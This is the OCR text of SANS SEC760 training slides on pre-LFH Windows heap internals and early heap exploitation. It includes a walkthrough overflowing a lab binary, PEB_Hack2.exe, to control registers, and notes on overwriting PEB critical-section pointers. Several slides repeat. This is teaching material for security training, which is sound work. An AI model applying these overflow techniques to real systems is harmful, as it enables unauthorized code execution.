
760.5

Advanced Windows Exploitation

SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org




SANS

Advanced Windows Exploitation

Advanced Windows Exploitation

Welcome to SANS SEC760.5. In this section, we take a look at Advanced Windows Exploitation, especially Use-After-Free vulnerabilities and how they can be used for client-side exploitation.



Windows Heaps: Pre-LFH (1)

- Default Process Heap
  - 1 MB initially and can grow
  - Used during loading/runtime
  - Applications may use the process heap
- RtlCreateHeap() used to create multiple heaps by the application
  - HeapCreate() in kernel32.dll is a wrapper for RtlCreateHeap() in ntdll.dll
    - HeapDestroy() removes heaps
  - RtlAllocateHeap(), RtlHeapFree(), and RtlReallocateHeap()
  - These functions work with the VirtualAlloc() API. VirtualAlloc() allows the caller to reserve address space.

Windows Heaps: Pre-LFH (1)

A default process heap is created at program runtime and is 1 MB in size. This heap is used to store permanent and temporary data during runtime and allocation of memory segments. It may increase in size as needed and is often used by the application throughout the process's lifetime. Most programs utilize HeapCreate() to create multiple heaps for use by the application. These heaps, like others, remain until destroyed by functions such as HeapDestroy(), or when the process is terminated. Just like in Linux, heap chunks are allocated, reallocated, and freed through functions such as RtlAllocateHeap(), RtlHeapFree(), and RtlReallocateHeap(). The list of heaps used in a process can be found in the Process Environment Block (PEB) at FS:[0x90].

Alexander Anisimov's paper titled "Defeating Microsoft Windows XP SP2 Heap Protection and DEP Bypass," located at https://www.ptsecurity.com/upload/corporate/ww-en/download/defeating-xpsp2-heap-protection.pdf, is a resource for this information. I highly advise reading the paper! A great amount of research on Windows stack and heap vulnerabilities, protections, and exploitation has been performed by Matt Conover, David Litchfield, Alexander Anisimov, Dave Aitel, Halvar Flake, and others. They have provided much useful information.


I highly advise reading the following presentations and papers also used as resources for this course:

- "Reliable Windows Heap Exploits," by Matt Conover and Oded Horovitz, located at http://www.slideshare.net/amiable_indian/reliable-windows-heap-exploits

- Dave Aitel has published quite a few resources, which are available at https://www.immunitysec.com/resources/papers-presentations.html.

- "Third Generation Exploitation," by Halvar Flake, located at https://www.blackhat.com/presentations/win-usa-02/halvarflake-winsec02.ppt.

- "Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server," by David Litchfield, http://packetstormsecurity.org/files/31637/defeating-w2k3-stack-protection.pdf.html.



Windows Heaps: Pre-LFH (1)

- Default Process Heap
  - 1 MB initially and can grow
  - Used during loading/runtime
  - Applications may use the process heap
- RtlCreateHeap() used to create multiple heaps by the application
  - HeapCreate() in kernel32.dll is a wrapper for RtlCreateHeap() in ntdll.dll
    - HeapDestroy() removes heaps
  - RtlAllocateHeap(), RtlHeapFree(), and RtlReallocateHeap()
  - These functions work with the VirtualAlloc() API. VirtualAlloc() allows the caller to reserve address space.

Windows Heaps: Pre-LFH (1)

A default process heap is created at program runtime and is 1 MB in size. This heap is used to store permanent and temporary data during runtime and allocation of memory segments. It may increase in size as needed and is often used by the application throughout the process's lifetime. Most programs utilize HeapCreate() to create multiple heaps for use by the application. These heaps, like others, remain until destroyed by functions such as HeapDestroy(), or when the process is terminated. Just like in Linux, heap chunks are allocated, reallocated, and freed through functions such as RtlAllocateHeap(), RtlHeapFree(), and RtlReallocateHeap(). The list of heaps used in a process can be found in the Process Environment Block (PEB) at FS:[0x90].

Alexander Anisimov's paper titled "Defeating Microsoft Windows XP SP2 Heap Protection and DEP Bypass," located at https://www.ptsecurity.com/upload/corporate/ww-en/download/defeating-xpsp2-heap-protection.pdf, is a resource for this information. I highly advise reading the paper! A great amount of research on Windows stack and heap vulnerabilities, protections, and exploitation has been performed by Matt Conover, David Litchfield, Alexander Anisimov, Dave Aitel, Halvar Flake, and others. They have provided much useful information.


I highly advise reading the following presentations and papers also used as resources for this course:

- "Reliable Windows Heap Exploits," by Matt Conover and Oded Horovitz, located at http://www.slideshare.net/amiable_indian/reliable-windows-heap-exploits

- Dave Aitel has published quite a few resources, which are available at https://www.immunitysec.com/resources/papers-presentations.html.

- "Third Generation Exploitation," by Halvar Flake, located at https://www.blackhat.com/presentations/win-usa-02/halvarflake-winsec02.ppt.

- "Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server," by David Litchfield, http://packetstormsecurity.org/files/31637/defeating-w2k3-stack-protection.pdf.html.




Windows Heaps: Pre-LFH (3)

- Lookaside Lists
  - 128 singly linked lists of freed chunks
  - Do not start out with any available chunks
  - Lookaside list is checked first when requesting memory
  - Frequently used chunk sizes are held longer than unused chunk sizes
  - Unused chunk sizes are returned to the process
  - Lookaside lists are optimized for speed

Windows Heaps: Pre-LFH (3)

Lookaside lists are also made available to make efficient use of memory space and to avoid fragmentation. For example, if a chunk of memory is freed and returned for allocation, that chunk will go to the lookaside list if it is <= 1016 bytes. The lookaside lists only hold available chunks that were already once allocated and used, increasing efficiency and avoiding allocation of additional chunks when there may already be a chunk available that was previously in use.

The lookaside lists do not start out with any available chunks at process runtime. Only when chunks are freed are they made available. The lookaside is checked prior to checking the free lists for available chunks. If the desired chunk size is not located, a larger chunk may be assigned from the lookaside list and split accordingly, or the request will move onto the free lists. Frequently used chunk sizes are prioritized, and more chunks of that size are kept for a longer period. Chunks that are not used often may be returned to the standard free lists.



Windows Heaps: Pre-LFH (4)

- High-level heap memory request flow:

Heap Memory Needed

Check Lookaside List
Singly-linked

Check Free List
Doubly-linked

Check Bin/Index 0
>1024 Bytes


Extend Heap

SANS

SEC760 | Advanced Exploit Development for Penetration Testers 6

Windows Heaps: Pre-LFH (4)

This diagram shows the basic steps a memory allocation request on the heap will take. First, the request is made with a call to rtlallocateheap() or rtlreallocateheap(). The lookaside lists are then checked to see if the desired chunk size is available. If the requested size is not available on the lookaside lists, the free lists are checked. If the desired chunk size is not available within the free lists, the cache may be checked, followed by a look inside of index/bin 0. If the request has not been fulfilled at this point, a request to extend the heap is made.



Pre-Server 2003 and Windows XP SP2

4-Bytes

Chunk Size | Previous Size
Segment Index | Flags | Unused | Tag Index
Chunk In Use
Data


Chunk Size | Previous Size
Segment Index | Flags | Unused | Tag Index
FLINK
BLINK
Freed Chunk
Old Data

SEC760 | Advanced Exploit Development for Penetration Testers 7

Pre-Server 2003 and Windows XP SP2

This slide shows the heap header structure for heaps created on Windows systems up to Windows XP SP1 and Windows Server 2000. The structure is very similar to Windows XP SP2/3 and Server 2003, only XP SP2/3 and Server 2003 include the addition of an 8-bit security cookie and the checks made by Safe Unlinking. A chunk that is currently in use will have the header data shown in the top image. This starts with the current chunk size, a field that is 2 bytes in length. The next field is the previous chunk's size, also 2 bytes in size. Next, is a 1-byte field called the segment index. This field holds the index of the memory block. The segment index field is followed by the flags field. This field holds information such as "Heap_Entry_Busy" and "Heap_Entry_Virtual_Alloc." The unused field holds the number of bytes in the chunk that are unused (for example, for byte alignment). The tag index field is simply an indexing reference for the segment.

The free chunk image above contains all the same detail as the in-use chunk with the addition of forward and backward links. The forward link points to the next free chunk, and the backward link points to the previous free chunk.



Server 2003 and XP SP2/SP3

4-Bytes

Chunk Size		Previous Size	
Cookie (2^8)	Flags	Unused	Segment Index
Chunk In Use	Data		


- XP SP2/SP3 and Server 2003
  - 8-bit security cookie added
  - Only checked during allocation and deletion
    - Not checked during free()
  - Created from pseudo-random-number generator
  - Lookaside lists do not use cookies

SANS SEC760 | Advanced Exploit Development for Penetration Testers 8

Server 2003 and XP SP2/SP3

In Windows XP SP2/SP3 and Server 2003, an 8-bit security cookie was added to ensure the integrity of the chunks in memory. The check to validate the integrity is only performed during allocation and deletion from the free list. It is not feasible for each chunk to be checked during each function call, as it would be too expensive for the processor. This lack of checking potentially allows for pointer overwrites in the event of an overflow condition. The 8-bit cookie is generated in a pseudo-random fashion by taking a random number and XOR-ing it with the chunk header address.

Heap cookies are not used for lookaside lists, nor is the Safe Unlinking check, as there is only a forward pointer. Lookaside lists are singly linked and allocations are made without performing any sanity checks.



Course Roadmap


- Reversing with IDA and Remote Debugging
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Advanced Windows Exploitation
- Capture the Flag

- The Windows Heap – Early Days
- Remedial Heap Exploitation
- The Modern Heap
- Remedial Heap Spraying
  - ➢ Demonstration: Heap Spraying - MS07-017
- Use-After-Free Vulnerabilities
- MS13-038 – Use-After-Free Bug Walkthrough
  - ➢ Exercise: MS13-038 – HTML+TIME Method
- MS17-006 – Update for Internet Explorer 11
  - ➢ Exercise: MS17-006 – Information Disclosure
- Appendix
  - MS13-038 – DEPS Modern Heap Spraying Walkthrough
  - Using Flash for Exploitation

SEC760 | Advanced Exploit Development for Penetration Testers 9

Remedial Heap Exploitation

In this module, we take a look at early heap exploitation techniques.



Process Environment Block - Recap

- Process Environment Block (PEB)
  - Structure of data with process specific information held at 0x7ffdf000
    - Image Base Address
    - Heap Address
    - Imported Modules
      - kernel32.dll is almost always loaded
      - ntdll.dll is almost always loaded
  - Overwriting the pointer to RTL_CRITICAL_SECTION is common
    - Located at 0x7FFDF020 (FastPebLock Pointer)
    - 0x7FFDF024 holds the FastPebUnlock Pointer

Process Environment Block - Recap


As earlier mentioned, the Process Environment Block (PEB) is a structure of data in a process's user address space that holds information about the process. This information includes items such as the base address of the loaded module (hmodule), the start of the heap, imported DLLs, and much more. A pointer to the PEB can be found at FS:[0x30]. Since the PEB has modifiable attributes, you could imagine that it is a common place for overwrites. If the shellcode can find kernel32.DLLs address in memory, it often will get the location of the function getprocaddress() and use that to locate the address of desired functions. Windows shellcode often takes advantage of the PEB as it stores the address of modules such as kernel32.dll.

One of the most common attacks on the PEB is to overwrite the pointer to RTL_CRITICAL_SECTION. This technique has been documented several times, and we'll cover it in more detail coming up. Critical Sections typically ensure that only one thread is accessing a protected area or service at once. For example, if a thread is accessing a CD-ROM drive, it makes sure that only one thread at a time can do so. It only allows access for a fixed time to ensure other threads can have equal access to variables or resources monitored by the Critical Section.

Remedial Heap Exploit Technique (1)

- Running the program to look for a crash

```
C:\>PEB_Hack2.exe
Usage: peb2.exe <string to heap1> <string to heap2>
C:\>PEB_Hack2.exe AAAA BBBB
FYI: The heaps are 16 bytes!
C:\>PEB_Hack2.exe AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA BBBB
```



PEB_Hack2.exe has encountered a problem and needs to close. We are sorry for the inconvenience.

If you were in the middle of something, the information you were working on might be lost.

Please tell Microsoft about this problem.
We have created an error report that you can send to us. We will treat this report as confidential and anonymous.


To see what data this error report contains, click here.

Remedial Heap Exploit Technique (1)

If you have a copy of Windows XP SP0/SP1 or Windows 2000 Server and wish to follow along, load up PEB_Hack2.exe from the 760.5 folder. First, run the program with no arguments to determine any usage requirements. You should see that the program is requesting a string to copy to heap1 and a string to copy to heap2. Try entering in four A's and four B's to see if any response is given. You should get a response saying, "FYI: The heaps are 16 bytes." Increment the number of A's given to the program until you cause it to crash. Since we do eventually get the program to crash, we can infer that it is vulnerable to an overflow.

Remedial Heap Exploit Technique (2)

- This example uses OllyDbg and works the same with Immunity Debugger



OllyDbg - PEB_Hack2.exe - [CPU - main thread, module PEB_Hack2]
C
L
E
M
T
Change arguments of executable file
OK
Cancel

Executable: PEB_Hack2

Command line: AAAAAAAAAAAAAAAABBBBCCCC FFFF

```
00401220  $ 55            PUSH EBP
00401221  . 89E5          MOV EBP,ESP
...
00401261  . 8B0D 0C514000 MOV ECX,DWORD PTR DS:[<&msvcrt.at
00401267  . 89E5          MOV EBP,ESP
00401269  . 5D            POP EBP
0040126A  . FFE1          JMP ECX
0040126C    8D7426 00     LEA ESI,DWORD PTR DS:[ESI]
00401270  . 55            PUSH EBP
00401271  . 8B0D 00514000 MOV ECX,DWORD PTR DS:[<&msvcrt._onexit>]  msvcrt._onexit
```

```
Registers (FPU)
EAX 42424242
ECX 43434343
EDX 00481EC0 ASCII "AAAAAAAABBBBCCCC"
EBX 00000005
ESP 0022F838
EBP 0022FA50
ESI 00481EC0 ASCII "AAAAAAAABBBBCCCC"
EDI 00480000

EIP 77F6256F ntdll.77F6256F

C 0  ES 00   32bit 0(FFFFFFFF)
P 1  CS 001
A 0  SS 0023 3
Z 1  DS 0023 3
S 0  FS 0038 3
T 0  GS 0000 N
D 0
O 0  LastErr ERROR_FILE_NOT_FOUND (0000000
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
```


We control eax and ecx

We don't control eip

Remedial Heap Exploit Technique (2)

Load the PEB_Hack2.exe program with OllyDbg or Immunity Debugger. Next, select the Debug option from the top menu bar. Highlight and select the Arguments option. You should get a pop-up box like the one on this slide saying, "Change Arguments of Executable File." Based on the number of bytes it took to crash the program in the command line, attempt to do the same here until you know exactly at what point you can control EAX and ECX. You will need to restart the program each time you modify the Arguments option. Pressing Ctrl-F2 is the quickest way to restart the program. It works well to change the last eight characters of your first argument to "BBBB" and "CCCC." If you see that EAX and ECX are overwritten with 0x41414141, you know that you have too many A's. Once you see that EAX holds 0x42424242 (B's) and ECX holds 0x43434343 (C's), you know you have guessed the exact number of bytes needed to take control. Notice that EIP is not affected at this time. You also have the option of identifying the size of the buffer by reversing the code in the vulnerable function.

Remedial Heap Exploit Technique (3)


OllyDbg - PEB_Hack2.exe - [CPU - main thread, module PEB_Hack]
C File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S

```
. 83EC 0C          SUB ESP,0C
. 8945 F4          MOV DWORD PTR SS:[EBP-C],EAX
. C74424 08 100(   MOV DWORD PTR SS:[ESP+8],10
. C74424 04 000(   MOV DWORD PTR SS:[ESP+4],0
. 8B45 F4          MOV EAX,DWORD PTR SS:[EBP-C]
. 890424           MOV DWORD PTR SS:[ESP],EAX
